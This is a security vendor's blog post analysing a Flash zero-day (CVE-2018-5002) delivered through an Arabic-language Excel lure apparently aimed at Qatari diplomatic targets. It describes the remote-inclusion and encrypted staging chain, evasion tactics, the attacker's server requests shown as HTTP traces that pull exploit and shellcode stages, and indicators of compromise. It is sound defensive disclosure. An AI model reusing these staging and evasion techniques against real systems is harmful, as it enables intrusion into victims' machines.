ADOBE FLASH ZERO-DAY LEVERAGED FOR TARGETED ATTACK IN MIDDLE EAST

June 7, 2018

By: Chenming Xu, Jason Jones, Justin Warner, Dan Caselden

Tags: Exploitation, File Analysis, Flash, Threat Detection, Zero-Day

ICEBRG's Security Research Team (SRT) has identified active exploitation of a zero-day vulnerability in Adobe Flash that appears to target persons and organizations in the Middle East. The vulnerability (CVE-2018-5002) allows for a maliciously crafted Flash object to execute code on victim computers, which enables an attacker to execute a range of payloads and actions.

This blog will outline details on various aspects of the discovered attack, the potential targeting of Qatar, and suggestions for defenses against similar attack chains. It is our goal that by sharing this, defensive teams will be informed about recently discovered threat activity and more broadly understand the type of indicators that can assist in identification of similar attack vectors.

ICEBRG was the first to report the discovered vulnerability to Adobe, on June 1, 2018 at 4:14 AM PDT. Adobe acted quickly to coordinate with ICEBRG, reproduce the vulnerability, and distribute a patch for its software on June 7, 2018. Many thanks to the team for working with us.

ATTACK OVERVIEW

The exploit uses a Microsoft Office document to download and execute an Adobe Flash exploit to victim computers. The exploitation process, detailed in Figure 1, begins by downloading and executing a remote Shockwave Flash (SWF) file. Unlike most Flash exploits delivered with Microsoft Office, this document uses a lesser-known feature to remotely include all SWF content from the attacker's server instead of embedding it directly in the document.

The first stage SWF includes a RSA+AES cryptosystem that protects the subsequent SWF stage, containing the actual exploit, which it downloads and executes. Appropriate use of asymmetric cryptography, like RSA, evades traditional defenses such as replay-based network security devices and prevents a post-mortem network packet capture analysis. The second SWF stage, after exploiting the system and achieving code execution, uses the same cryptosystem to download and execute shellcode to further enable the threat actor to control the victim machine. Typically, the final payload consists of shellcode that provides backdoor functionality to the system or stages additional tools. ICEBRG attempted to retrieve the final payload during analysis but was unable to due to several possible reasons.




ATTACK CHAIN FOR CVE-2018-5002
ICEBRG
1 User Opens Weaponized File
SWF
Flash ActiveX
2 Loads Embedded Object
3 Remote Flash Inclusion w/parameters
/songs/doc?token=65f6434672f90eba68b96530172db71a
SWF
4 Executes Staged Flash
SWF
5 Executes retrieval routine to pull exploit and crypto keys
/photos/doc/65f6434672f90eba68b96530172db71a
people[.]dohabayt[.]com
6 Decrypts Exploit
7 Uses Loader.LoadBytes to load and trigger exploit
SWF
8 Executes retrieval routine to pull shellcode
/download/65f6434672f90eba68b96530172db71a
9 Executes Shellcode

Figure 1: Walkthrough of exploitation process

REMOTE FLASH INCLUSION

The attack loads Adobe Flash Player from within Microsoft Office, which is a popular approach to Flash exploitation since Flash is disabled in many browsers. Attackers typically embed a Flash file within a document, which may contain the entire exploit, or may stage the attack to download exploits and payloads more selectively (e.g. APT28/Sofacy DealersChoice). This leaves, at a minimum, a small Flash loader that defenders can flag for detection and analysts can fingerprint for tracking.

Contrary to typical tactics, this attack uses a lesser-known feature that remotely includes the Flash content instead of directly embedding it within the document (Figure 2). Only XML wrappers selecting the Flash Player ActiveX control and an OLE Object supplying parameters are present.



=EMBED("ShockwaveFlash.ShockwaveFlash.11","")

ShockwaveFlash1 ShockwaveFlash

BGColor	
BrowserZoom	scale
DeviceFont	False
EmbedMovie	False
Enabled	True
FlashVars	
FrameNum	0
Height	17.25
IsDependent	False
left	9
Locked	True
Loop	True
Menu	True
Movie	http://helpx.adobe.com/content/dam/help/en/flash-player/assets/flash_tree.swf
MovieData	
Placement	2

Figure 2: Example Flash object included via "Movie" property which specifies remote location of Flash object. This is purely an example of how the initial object can be included.

Remote loading of the embedded Flash object has multiple significant advantages:

- **Evasion:** The document by itself does not contain any malicious code. Statically, the best one can do is detect the presence of remotely included Flash content. Dynamically, the sandbox/simulator must interact with the attacker's server and receive malicious content, necessitating that the analysis system has a live connection to the Internet. Further, the attacker may selectively serve the next stage based upon the requesting IP address or HTTP headers (indicating a specific targeted environment). Once access is established, the attacker may decommission their server and subsequent analysis of the attack must rely on leftover forensic artifacts.

- **Targeting:** Because the attacker can selectively serve exploits to the victim, they can limit the attack to intended victims. The attacker can limit access to specific IP addresses, either through whitelisting networks of target companies or individuals via a regional ISP, or blacklisting cloud infrastructure and security companies. The "Accept-Language" and "User-Agent" in HTTP headers may also be useful to whitelist known victim locales and victim environments or blacklist security products with non-standard or outdated responses. The ordering, inclusion, or absence of HTTP headers in general may also discriminate between security products, real victims, and intended victims. Lastly, “x-flash-version” includes the version of Flash Player on the victim with which the attacker can choose their most effective exploit server side.

Even with a minimal static footprint, upon document load, the remote Flash object will be retrieved and executed within the context of Microsoft Office.

CRYPTOGRAPHIC ROUTINES

Data transmission from the attacker’s server to the client is protected by a custom cryptosystem (Figure 3) leveraging a symmetric cipher (AES), that protects the data payload and an asymmetric cipher (RSA) to protect the symmetric key. The custom cryptosystem leverages a public Action Script library for low level operations.



RETRIEVAL AND CRYPTO ROUTINE
ICEBRG
POST request. During shellcode download, DATA=“32” or “64” to indicate architecture
1
<DATA><Random RSA Modulus>
SWF
2
Response w/ AES 128bit encrypted file with encrypted AES key using the RSA modulus and exponent of 0x10001
people[.]dohabayt[.]com
0101
1001
3
Decrypt the first part of file to get AES key. Also parse plaintext AES IV
4
Decrypt the rest of the file using the AES key and AES IV
5
Decrypted contents is returned to caller

Figure 3: Generic network retrieval and decrypt routine

Data transmission is initiated by the client, whereby the client HTTP POSTs a randomly generated RSA modulus *n* and the exponent 0x10001, and the server responds with the following structure:

```
0x0: Encrypted AES key length (L)
0x4: Encrypted AES key
0x4+L: AES IV
0x14+L: AES encrypted data payload
```

Figure 4: Structure of encrypted data

To decrypt the data payload, the client decrypts the encrypted AES key using its randomly generated private key, then decrypts the data payload with the decrypted AES key.

The extra layer of public key cryptography, with a randomly generated key, is crucial here. By using it, one must either recover the randomly generated key or crack the RSA encryption to analyze subsequent layers of the attack. If implemented correctly, this renders packet capture in forensic analysis and automated security products ineffective. Furthermore, the decrypted data payloads will only reside in memory, challenging traditional disk forensics and non-volatile artifact analysis.

In this scenario, the attacker chose an RSA modulus length of 512 bits, which is considered insecure by today's standards and may be cracked with notable effort. Consequently, offline analysis is possible, although more laborious than online analysis, whereby the analyst may either instrument a mock victim or create a man-in-the-middle service, then attempt to be exploited by the attacker.

The combination of a remotely included Flash exploit and asymmetric cryptography are particularly powerful counters against postmortem analysis. Once exploited, the only artifact residing on the victim's system would be the initial lure document that only contains a URL. In that scenario, responders may look to network packet captures to recreate the attack. However, without the victim's randomly created private key, it would be impossible for responders to decrypt the attacker's code and recover subsequent protected stages like the exploit or payload. In this scenario, responders' only saving grace would be the use of a weak RSA modulus.

USE OF ZERO-DAY EXPLOIT

After decryption, the exploit payload is loaded and triggered to allow for follow-on code execution. Although the document is a Microsoft Office document, the code is executing within an Adobe Flash container.

You might ask, why conduct Flash exploitation within Microsoft Office? Over the past several years, many browsers have hardened their attack surface in regard to external plugins and applications, including Adobe Flash. An example of this hardening can be seen with Google's Chrome Browser v.55, which outright blocks Flash by default. On the other hand, Office still supports embedded ActiveX controls, including Flash. According to Microsoft, this will be changing with its Office 365 products in 2019.

The use of a zero-day, rather than an “N-day”, vulnerability is particularly interesting in the context of the attack chain. A zero-day vulnerability is a vulnerability for which there exists no patch, whereas an “N-Day” vulnerability is an attack that takes place “N” days after the patch is available. There are numerous benefits of leveraging a zero-day exploit against a target (Figure 5) .

- **Code execution with minimal interaction:** The vulnerabilities used in zero-day exploits typically trigger with little or no user interaction other than opening the document. Due to patches and other protective mechanism, N-day exploits will frequently cause a prompt, warning, popup or flat out will not work.
- **Higher success rates with less risk of discovery:** Due to the minimally required user interaction, users do not get suspicious of the document as easily and therefore do not report the situation to internal security teams. Most user training focuses on informing users of all the built-in security prompts rather than analyzing the overall suspicion of a scenario.

Figure 5: Benefits of using a zero-day exploit

On the other hand, there are some negative aspects to using a zero-day vulnerability, notably cost of operations and risk of additional investigation upon discovery. In 2015, leaks of conversations involving Hacking Team revealed that zero-day exploits for Adobe Flash were being sold for $30k-$45k per exploit. Additionally, when the discovery of a zero-day happens, investigators will tend to dive deeper than if they discovered use of an older N-day exploit.

NETWORK COMMUNICATIONS


During the attack, the weaponized document downloads the initial SWF stage and multiple blobs of encrypted data from the attacker’s server and provides basic system information to the same server, both over HTTP. All downloads contain a unique 32-byte parameter named 'token', which is reused in the URI paths of other URLs passed as Flash parameters.

The SWF stages log data to the URL identified as 'stabUrl', which is on the same command-and-control server. The URI is constructed by appending a random value onto a format string (Figure 6), whose values will indicate the current function, and progress within the function, that is transmitted to track successes and failures. For example, the value reported after successful retrieval of the first stage is '0-0-0'.

```
stabUrl + “%d-%d-%d.png?x=”+ Math.random()
```


Figure 6: Computation of the stabURL

Once that is completed, a request is made to the 'encKeyUrl' parameter, which is the second stage SWF containing the exploit. Upon retrieval of the second stage, a request is then made to the 'downloadUrl', which is the shellcode payload. The command-and-control server has not responded with a payload for the third-stage even when phoning home from the assumed targeted region, which may signal that the campaign has been ended. The second GET request to the stabUrl uses the values '2-0-1' to signify a successful verification of a supported version of Windows. This is not significant for this exploit since it returns true for any version between and including Windows XP to Windows 10. Examples of these network interactions can be seen in Figure 7 and Figure 8.



```
GET  → 200 http://people.dohabayt.com/songs/doc?token=65f6434672f90eba68b96530172db71a
GET  → 200 http://people.dohabayt.com/stab/65f6434672f90eba68b96530172db71a/0-0-0.png?x=0.3012779299169779
POST → 200 http://people.dohabayt.com/photos/doc/65f6434672f90eba68b96530172db71a
POST → 200 http://ocsp.digicert.com/
GET  → 200 http://people.dohabayt.com/stab/65f6434672f90eba68b96530172db71a/2-0-1.png?x=0.2747565978206694
POST → 0 http://people.dohabayt.com/download/65f6434672f90eba68b96530172db71a/
POST → 200 http://ocsp.digicert.com/
POST → 0 http://people.dohabayt.com/download/65f6434672f90eba68b96530172db71a/
```

Figure 7: Network Communication observed during analysis




```
GET /stab/65f6434672f90eba68b96530172db71a/2-0-1.png?x=0.2747565978206694 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://people.dohabayt.com/songs/doc?token=65f6434672f90eba68b96530172db71a/[[DYNAMIC]]/1
x-flash-version: 29,0,0,171
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C)
Host: people.dohabayt.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 01 Jun 2018 19:22:26 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip

14
....................
0

POST /download/65f6434672f90eba68b96530172db71a/ HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://people.dohabayt.com/songs/doc?token=65f6434672f90eba68b96530172db71a/[[DYNAMIC]]/1
x-flash-version: 29,0,0,171
Content-Type: application/x-www-form-urlencoded
Content-Length: 130
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C)
Host: people.dohabayt.com
Connection: Keep-Alive
Cache-Control: no-cache

32d64b2c630208d963956a7af28f92e9f063bd39fc4ac668309d7f6ae95008cd56c74b20d7ce45862cf2a202b49ec4c9ecf6b9c9f652c4abc602
6b489c7e75ad37
```

Figure 8: Network trace of HTTP Requests

POSSIBLE QATARI TARGETING

The weaponized document (Figure 9), titled “الراتب الاساسي.xlsx” (translated to “basic_salary”), is an Arabic language themed document that purports to inform the target of employee salary adjustments. The document was uploaded from an IP address in Qatar to VirusTotal on May 31, 2018. Most of the job titles included in the document are diplomatic in nature, specifically referring to salaries with positions referencing secretaries, ambassadors, diplomats, etc.



	A	B	C	D	E	F	G	H
1	من تاريخ	إلى تاريخ	قيمة الراتب الأساسي	سبب التغيير(تعيين جديد، ترقية، علاوة دورية، زيادة استثنائية)				
2								
3	10/5/1970	2/7/1974	2400	تعيين جديد		سكرتير ثالث	دبلوماس	0
4	2/8/1974	6/6/1975	3174	ترقية		سكرتير ثاني	دبلوماس	0
5	6/7/1975	11/19/1979	6700	ترقية		مستشار	دبلوماس	0
6	11/20/1979	11/26/1981	8400	ترقية		وزير مفوض	دبلوماس	0
7	11/27/1981	7/10/1995	10400	ترقية		سفير	دبلوماس	0
8	7/11/1995	6/3/2008	40000	ترقية		سفير	دبلوماس	0
9	6/4/2008	7/31/2013	96000	ترقية		وكيل وزارة	دبلوماس	0
10	7/31/2013	10/1/2015	96000	لدرجة المالية - ترقية		وزير	دبلوماس	0
11	3/28/1972	11/4/1973	1740	تعيين جديد		ملحق دبلوماسي	دبلوماس	0
12	11/5/1973	3/13/1975	2760	ترقية		سكرتير ثالث	دبلوماس	0

Figure 9: Lure document in Arabic purporting to show salary modifications

Within the document, the threat actor utilizes the domain “dohabayt[.]com” for malicious content which also reveals additional clues as to the intended target. When broken down into parts (Figure 10), the domain indicates a possible targeting of Qatar interests. The first part contains “doha”, which is the capital of Qatar. The second part also may be mimicking the legitimate Middle Eastern job search site “bayt[.]com” in a further attempt to blend in on the network.




Figure 10: Attacker domain broken down into pieces

ICEBRG assesses with low confidence that these aspects indicate targeting of Qatari victims based on geopolitical interests. Such focused targeting would not be surprising given the hotbed of regional instability due to an ongoing blockade of Qatar by a number of other Middle Eastern countries and recent allegations of Qatar using offensive capabilities and contractors to target US political organizations.

This assessment should not be considered an attempt to aid or assess in true attribution of the responsible party, but rather an attempt to provide relevant targeting information for analysts to associate with a known activity group or campaign.

ATTACK INDICATORS

Numerous atomic indicators (Figure 11) were identified through the attack chain of this activity and might serve as an initial method of detection. Atomic indicators are generally weak indicators given their ease of modification within the attack scenario and should only be used as preliminary indicators while more robust methods are instituted.

Indicator	Description
0b4f0d8d57fd1cb9b4408013aa7fe5986339ce66ad09c941e76626b5d872e0b5	SHA256 hash of the document lure.
185.145.128[.]57	IP Address of

	shared hosting provider (abelons[.]com) hosting payloads for exploit chain.
people.dohabayt[.]com	Domain used for various stages of the exploit chain.
6535abc68a777b82b8dca49ffbf2d80af7491e76020028a3e18186e1cad02abe	SHA256 of SSL certificate observed on malicious infrastructure. https://crt.sh/?id=482419008
internationsplanet[.]com	Domain associated with SSL certificate observed on malicious infrastructure.

Figure 11: Table of atomic indicators

